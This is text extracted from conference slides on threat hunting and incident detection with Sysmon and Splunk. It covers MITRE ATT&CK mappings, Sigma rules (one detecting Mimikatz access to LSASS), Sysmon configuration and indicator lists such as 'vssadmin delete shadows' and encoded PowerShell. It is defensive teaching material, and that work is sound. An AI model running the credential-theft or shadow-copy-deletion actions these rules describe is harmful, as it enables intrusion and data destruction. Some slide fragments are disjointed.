



Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

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 - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- * Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- * BotConf 2016 talk with same title
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Outline

- * Introduction on Sysmon and public resources
- * Brief recap of BotConf talk with examples
- * Threat Hunting & Advanced Detection examples
 - Malware Delivery
 - Persistence Methods
 - Internal Recon
 - Lateral Movement
 - Internal Peer-to-Peer C2 using Named Pipes
 - Detecting Mimikatz (even file-less / in-memory)

Standing on the Shoulders of Giants

- * It's hard to come up with **totally new** ideas and approaches
- * Know and use what's already available out there
- * Share experiences what works and how



Pyramid of Pain

detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic

Enterprise Detection & Response

Posted 1st March 2013 by David Bianco

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
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Update 2014-01-17

I'm updating this post to include a slightly revised version of the Pyramid. The only change I made was that I added a new level for hashes. I also updated the text to account for this.

The Pyramid of Pain

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I want to be able to detect this!


To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.

Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

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SOC Detection Processes ("Loops")



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Most examples
are belong to here

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How to Decide What to Hunt for and How Often




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Step 1

Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. **It doesn't matter which one you select; choose what makes the most sense to you.**



For this example, we will select and use MITRE's ATT&CK lifecycle.

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
Lockheed Martin's Cyber Kill Chain

FireEye's Attack Lifecycle

Step 2

Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.




MITRE ATT&CK Matrix (Tactics)

https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png

File:MITRE attack tactics.png

File File history File usage Metadata



* Examples will cover

- Persistence (Registry, Filesystem)
- Discovery / Lateral Movement / Execution (WMI)
- Command and Control (Named Pipes)
- Credential Access (Mimikatz)

MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org/wiki/Technique_Matrix

Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
Applnit DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Automated Collection	Data Compressed	Communication Through Removable Media
Authentication Package	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Execution through Module Load	Clipboard Data	Data Encrypted	Connection Proxy
Basic Input/Output System	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	Graphical User Interface	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Change Default File Association	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	MSBuild	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Component Firmware	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Peripheral Device Discovery	Remote File Copy	PowerShell	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Component Object Model Hijacking	Legitimate Credentials	DLL Side-Loading	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Process Hollowing	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
DLL Search Order Hijacking	Local Port Monitor	Disabling Security Tools		Process Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture	Scheduled Transfer	Multi-Stage Channels
External Remote Services	New Service	Exploitation of Vulnerability		Query Registry	Shared Webroot	Regsvr32	Screen Capture		Multiband Communication
File System Permissions Weakness	Path Interception	File Deletion		Remote System Discovery	Taint Shared Content	Rundll32	Video Capture		Multilayer Encryption
Hypervisor	Scheduled Task	File System Logical Offsets		Security Software Discovery	Third-party Software	Scheduled Task			Remote File Copy
Legitimate Credentials	Service Registry Permissions Weakness	Indicator Blocking		System Information Discovery	Windows Admin Shares	Scripting			Standard Application Layer Protocol

MITRE ATT&CK Matrix (Techniques)

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Uses

An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify

The example below is a notional case and intrusion detection analytics to cover more technical resources next to cover more technical or analytic coverage of cyber advers

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MITRE ATT&CK Matrix (T&T)

ATT&CK Tactics and Techniques

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Local Port Monitor	Component Firmware		Credentials in Files	Local Network Configuration Discovery	Logon Scripts	Graphical User Interface	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
New Service	DLL Side-Loading		Input Capture	Local Network Connections Discovery	Pass the Hash	InstallUtil	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
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Scheduled Task	File Deletion		Two-Factor Authentication Interception	Peripheral Device Discovery	Remote Desktop Protocol	Process Hollowing	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
File System Permissions Weakness	File System Logical Offsets			Permission Groups Discovery	Remote File Copy	Regsvr32	Input Capture	Exfiltration Over Physical Medium	Multiband Communication
Service Registry Permissions Weakness	Indicator Blocking			Process Discovery	Replication Through Removable Media	Rundll32	Screen Capture	Scheduled Transfer	Multilayer Encryption
Web Shell	Exploitation of Vulnerability			Query Registry	Shared Webroot	Scheduled Task	Audio Capture		Peer Connections
Basic Input/Output System	Bypass User Account Control			Remote System Discovery	Tainted Shared Content	Scripting	Video Capture		Remote File Copy
Bootkit	DLL Injection			Security Software Discovery	Windows Admin Shares	Service Execution			Standard Application Layer Protocol
Change Default File Association	Component Object Model Hijacking			System Information Discovery		Windows Management Instrumentation			Standard Cryptographic Protocol
Component Firmware	Indicator Removal from Tools			System Owner/User Discovery		MSBuild			Standard Non-Application Layer Protocol
Hypervisor	Indicator Removal on Host			System Service Discovery					Uncommonly Used Port
Logon Scripts	InstallUtil			System Time Discovery					Web Service
Modify Existing Service	Masquerading								
Redundant Access	Modify Registry								
Registry Run Keys / Start Folder	NTFS Extended Attributes								
Security Support Provider	Obfuscated Files or Information								
Shortcut Modification	Process Hollowing								
Windows Management Instrumentation Event Subscription	Redundant Access								
Winlogon Helper DLL	Regsvr32								
	Rootkit								
	Rundll32								
	Scripting								
	Software Packing								
	Timezone								
	MSBuild								
	Network Share Removal								

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MITRE ATT&CK Matrix

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What @MITREattack technique (if any) would describe "access token stealing"
e.g. using #CobaltStrike steal_token ?



Raffi's Abridged Guide

This blog post is a fast
familiar with Meterpreter
blog.cobaltstrike.com



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not sure if I overlooked it? Where is "token stealing"?
[attack.mitre.org/wiki/All_Techn...](https://attack.mitre.org/wiki/All_Techniques)



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- the initial network
- reference
- the type
- a person
- a unit

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MITRE CARET (Analytics → T&T Matrix)

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CAR-2013-01-003 ☒

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CAR-2013-02-003 ☒

Simultaneous Logins on a Host
CAR-2013-02-008 ☒

User Logged in to Host
CAR-2013-02-012 ☒

Reg.exe called from Command Prompt
CAR-2013-03-001 ☒

Quick execution of a series of suspicious commands
CAR-2013-04-002 ☒

Suspicious Run Locations
CAR-2013-05-002 ☒

Map Analytics to T&T Matrix

Command and Control	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Data Obfuscation	Data Compressed	Credential Dumping	Winlogon Helper DLL	Data from Local System	File System Logical Offsets	System Service Discovery	Local Port Monitor	Application Deployment...	Windows Remote Management
Fallback Channels	Exfiltration Over Other Network	Network Sniffing	Local Port Monitor	Data from Removable Media	Binary Padding	Application Window...	Accessibility Features	Remote Services	Service Execution
Custom Cryptographic...	Automated Exfiltration	Input Capture	Accessibility Features	Data from Network Share...	Rootkit	Query Registry	Path Interception	Windows Remote Management	Windows Management...
Multiband Communication	Data Encrypted	Exploitation of Vulnerability	Basic Input/Output...	Input Capture	Obfuscated Files or Information	Local Network Configuration...	DLL Search Order Hijacking	Logon Scripts	Scheduled Task
Standard Cryptographic...	Scheduled Transfer	Credentials in Files	Shortcut Modification	Data Staged	Masquerading	Remote System Discovery	File System Permissions...	Shared Webroot	Command-Line Interface
Commonly Used Port	Data Transfer Size Limits	Credential Manipulation	Modify Existing Service	Screen Capture	DLL Search Order Hijacking	System Owner/User...	New Service	Exploitation of Vulnerability	Graphical User Interface
Uncommonly Used Port	Exfiltration Over Command and...	Brute Force	Path Interception	Email Collection	Software Packing	Network Service Scanning	Scheduled Task	Third-party Software	Scripting
Standard Application Lay...	Exfiltration Over Alternative...	Two-Factor Authentication	Logon Scripts	Clipboard Data	Indicator Blocking	Local Network Connections...	DLL Injection	Pass the Hash	Third-party Software
Exfiltration Over Medium...			DLL Search Order Hijacking	Automated Collection	DLL Injection	Process Discovery	Service Registry Permissions...	Remote Desktop Protocol	RunDll32
			Change Default File Association	Audio Capture	Scripting	Security Software Discovery	Exploitation of Vulnerability	Windows Admin Shares	PowerShell
			File System Permissions...	Video Capture	Indicator Removal from Tools	Permission Groups Discovery	Legitimate Credentials	Taint Shared Content	Process Hollowing
			New Service		Exploitation of Vulnerability	System Information...	Bypass User Account Control	Replication Through...	Execution through API
			Scheduled Task		Indicator Removal on Host	File and Directory Discovery	Web Shell	Pass the Ticket	Regsvr32
			Service Registry Permissions...		DLL Side-Loading	Account Discovery	AppInit DLLs	Remote File Copy	InstallUtil
			Registry Run Keys / Start Folder		Legitimate Credentials	Peripheral Device Discovery			Regsvcs/Regasm
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MITRE CARET (Analytics → T&T Matrix)

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T&T: Discovery / many

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	Multi-Stage...			Hypervisor		Rundll32	System Time...			MSBuild
	Remote File Copy			Bootkit		Bypass User...				Execution through...
	Data Encoding									

Quick execution of a series of suspicious commands

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Suspicious Run Locations

CAR-2013-05-002

SMB Write Request

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Command Launched from WinLogon
 CAR-2014-11-008

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Remotely Launched Executables via WMI
 CAR-2014-12-001

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Custom...						Query	Path	Windows Remote...	Windows Managem...
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CAR: Remote exec via WMI

T&T: Execution / WMI

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DavidJBianco Added new hunt for suspicious command shells in process execution data Latest commit 2211bbd on Dec 30, 2016

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ThreatHunter Playbook

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The ThreatHunter-Playbook

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A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns by leveraging **Sysmon** and **Windows Events** logs. This project will provide specific chains of events exclusively at the host level so that you can take them and develop logic to deploy queries or alerts in your preferred tool or format such as Splunk, ELK, Sigma, GrayLog etc. This repo will follow the structure of the MITRE ATT&CK framework which categorizes post-compromise adversary behavior in tactical groups.

Goals

- Expedite the development of techniques and hypothesis
- Help Threat Hunters understand patterns of adversary behavior
- Reduce the number of false positives while hunting
- Provide enough resources to help on the development of techniques
- Share technical hunt concepts and techniques

Resources

- [MITRE ATT&CK](#)
- [MITRE CAR](#)
- [Sqr1 Hunting Techniques](#)
- [Sysmon DFIR](#)
- [CyberWardog Labs Blog](#)
- [MalwareSoup Blog](#)

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sysmon_mimikatz_detection_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
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sysmon_mshta_spawn_shell.yml	Minor fix > list to single value	10 hours ago
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3 description: Detects process access to LSASS which is typical for Mimikatz (0x1000 PROCESS_QUERY_LIMITED_INFORMATION, 0x0400 PROCE
4 reference: https://onedrive.live.com/view.aspx?resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5
5 logsource:
6   product: windows
7   service: sysmon
8 detection:
9   selection:
10    - EventID: 10
11      TargetImage: 'C:\windows\system32\lsass.exe'
12      GrantedAccess: '0x1410'
13   condition: selection
14 falsepositives:
15   - unknown
16 level: high
```

Florian Roth's Sigma Project

Application Number of events: 9,921 (!) New events available

Level	Date and Time	Source
Information	5/9/2017 1:26:32 PM	Windows Error Repo...
Error	5/9/2017 1:26:29 PM	Application Error
Information	5/9/2017 1:18:28 PM	Windows Error Repo...

Event 1001, Windows Error Reporting

General Details

Fault bucket, type 0

Event Name:
Response: No
Cab Id: 0

Problem sign
P1: MsMpEng
P2: 4.9.10586.
P3: 580f0a6f
P4: mpengine
P5: 1.1.12101.
P6: 55e4ceb2

Log Name: Application
Source: Windows Error Reporting
Event ID: 1001
Level: Information

Logged: 5/9/2017 1:26:32 PM
Task Category: None
Keywords: Classic



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Level	Date and Time
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

General

Details

Fault bucket, type 0

Event Name: APPCRASH

Response: Not available

Cab Id: 0

Problem signature:

P1: MsMpEng.exe

P2: 4.9.10586.672

P3: 580f0a6f

P4: mpengine.dll

P5: 1.1.12101.0

P6: 55e4ceb2

Log Name: Application

Source: Windows Error Reporting

Event ID: 1001

Level: Information

win_susp_msmpeg_crash.yml

sysmon_susp_net_execution.yml

win_admin_share_access.yml

```
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious crash of the Microsoft Malware Protection Engine
3 status: experimental
4 date: 2017/05/09
5 reference:
6   - https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5
7   - https://technet.microsoft.com/en-us/library/security/4022344
8 author: Florian Roth
9 logsource:
10  product: windows
11  service: application
12 detection:
13  selection1:
14    Source: 'Application Error'
15    EventID: 1000
16  selection2:
17    Source: 'Windows Error Reporting'
18    EventID: 1001
19  keyword1:
20    - 'MsMpEng.exe'
21  keyword2:
22    - 'mpengine.dll'
23  condition: selection1 or selection2 and keyword1 and 1 of keyword2
24 falsepositives:
25   - Unknown
26 level: high
27
```

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Florian Roth's Sigma Project

The screenshot displays a Splunk interface with a Sigma rule configuration and a terminal window. A speech bubble points to the rule title, and a red box highlights the terminal command.

Sigma Rule Configuration:

```
win_susp_msmpeg_crash.yml
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious
3 status: experimental
4 date: 2017/05/09
5 reference:
6   - https://bugs.chromium.org/p/project
7   - https://technet.microsoft.com/library/security/4022344
8 author: Florian Roth
```

Terminal Command:

```
prometheus:tools neo$ python3 sigmac.py -t splunk ../rules/windows/builtin/win_susp_msmpeg_crash.yml
(Source="Application Error" EventID="1000") OR (Source="Windows Error Reporting" EventID="1001") ("MsMpEng.exe") ("mpengine.dll")
prometheus:tools neo$
```

Event Details:

Level	Date and Time
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

Log Name: Application
Source: Windows Error Reporting
Event ID: 1001
Level: Information

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Thomas Patzke's EQUEL Project

GitHub, Inc. [US] | <https://github.com/thomaspatzke/EQUEL>



EQUEL - an Elasticsearch QUery Language

The project was motivated by usage of [Elasticsearch](#) and [Kibana](#) for log analysis in incident response and as tool in [web application security testing](#). Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:

- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plugins
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggregations
- Easy integration in projects that already use Elasticsearch

Credits

- Florian Roth (@Cyb3rOps) for
 - Many valuable suggestions and feedback
 - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | <https://github.com/MHaggis/sysmon-dfir>

Sysmon - DFIR

A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

Sysmon Learning Resources

- General

- Presentations

- [How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich](#)
 - [Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich](#)
 - [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi](#)
 - [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi](#)
 - [Splunking the Endpoint - James Brodsky](#)
 - [Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay](#)

< **MUST**
< **READ**

- Graylog

- [Ion-Storm Graylog App](#)
 - [Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan Dobersten](#)

Why Sysmon? RSA Con Talk M.R.

The poster is divided into three main color sections: a red vertical bar on the left, a large yellow central area, and a purple vertical bar on the right. The yellow section contains the main title and session information. The purple section features a crowd of people and the speaker's details. A white line graphic connects the yellow and purple sections.

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Tracking Hackers on Your Network with Sysinternals Sysmon

Mark Russinovich
CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich

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Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time
stomping

DLL / Proc
Injection

*Contributed by David Magnotti

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Sysmon Events

New event types v5 & v6
Not covered in prev talk

#RSAC

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6



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Tracking Mimikatz

#RSAC


- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">  
  <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>  
</ProcessAccess>
```

- Mimikatz request 0x1410:

- 0x1000: PROCESS_QUERY_LIMITED_INFORMATION
- 0x0400: PROCESS_QUERY_INFORMATION
- 0x0010: PROCESS_VM_READ

- Exclude GrantedAccess of 0x1000, 0x1400, 0x400




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What's a Good Configuration?

- One that doesn't overwhelm your systems
 - Excessive resource usage
 - Excessive log volume
- Crafting is iterative:
 - Exclude known sources
 - E.g. OneDrive for file time stamp changes
 - Include sensitive targets:
 - E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data



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Best Practices and Tips

#RSAC

- Install it on all your systems
 - Proven at scale
 - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
 - Filter out noise, especially uninteresting image loads
 - Test overhead on mission-critical systems
 - Make sure event log is large enough to capture desired time window
- Forward events off box
 - To prevent deletion by attackers
 - For analyzing aggregate network behavior
 - For tracing activity between systems (e.g. pass-the-hash)



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SwiftOnSecurity's Sysmon configs

GitHub, Inc. [US] | <https://github.com/SwiftOnSecurity/sysmon-config>

sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

[sysmonconfig-export.xml](#)

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.

Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

[See forks of this configuration](#)

[See @ion-storm Threat Intelligence SIEM fork](#)

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

Brief Recap of BotConf 2016 Talk



botconf2016
The botnet fighting conference
30 NOVEMBER - 2 DECEMBER 2016
LYON - FRANCE

4th edition

Advanced Incident Detection and
Threat Hunting using Sysmon
(and Splunk)

Tom Ueltschi, Swiss Post CERT

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

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Recap BotConf Talk (1/2)

Using the free Sysmon tool you can **search / alert** for **known malicious** process behaviors

- * Image names / paths (*wrong paths*)
 - **svchost.exe, %APPDATA%\Oracle\bin\javaw.exe**
- * CommandLine parameters
 - **/stext, vssadmin delete shadows, rundll32 qwerty**
- * Parent- / Child-Process relationships
 - **winword.exe → explorer.exe, wscript.exe → rundll32.exe**
- * Process injection
 - **# winlogon.exe**

Recap BotConf Talk (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- * Lateral movement using admin shares
 - ADMIN\$, C\$, IPC\$ (\\127.0.0.1\...)
- * Internal C&C P2P comms over named pipes / SMB
 - processes using port 445 between workstations
- * Rarest processes connecting thru proxy (*or directly to Internet*)
 - count by hashes, IMPHASHes, clients, image names
- * Suspicious Powershell activity
 - Powershell -EncodedCommand | -enc ...

Advanced Detection (Adwind RAT)

alert_sysmon_java-malware-infection

JBifrost RAT

```
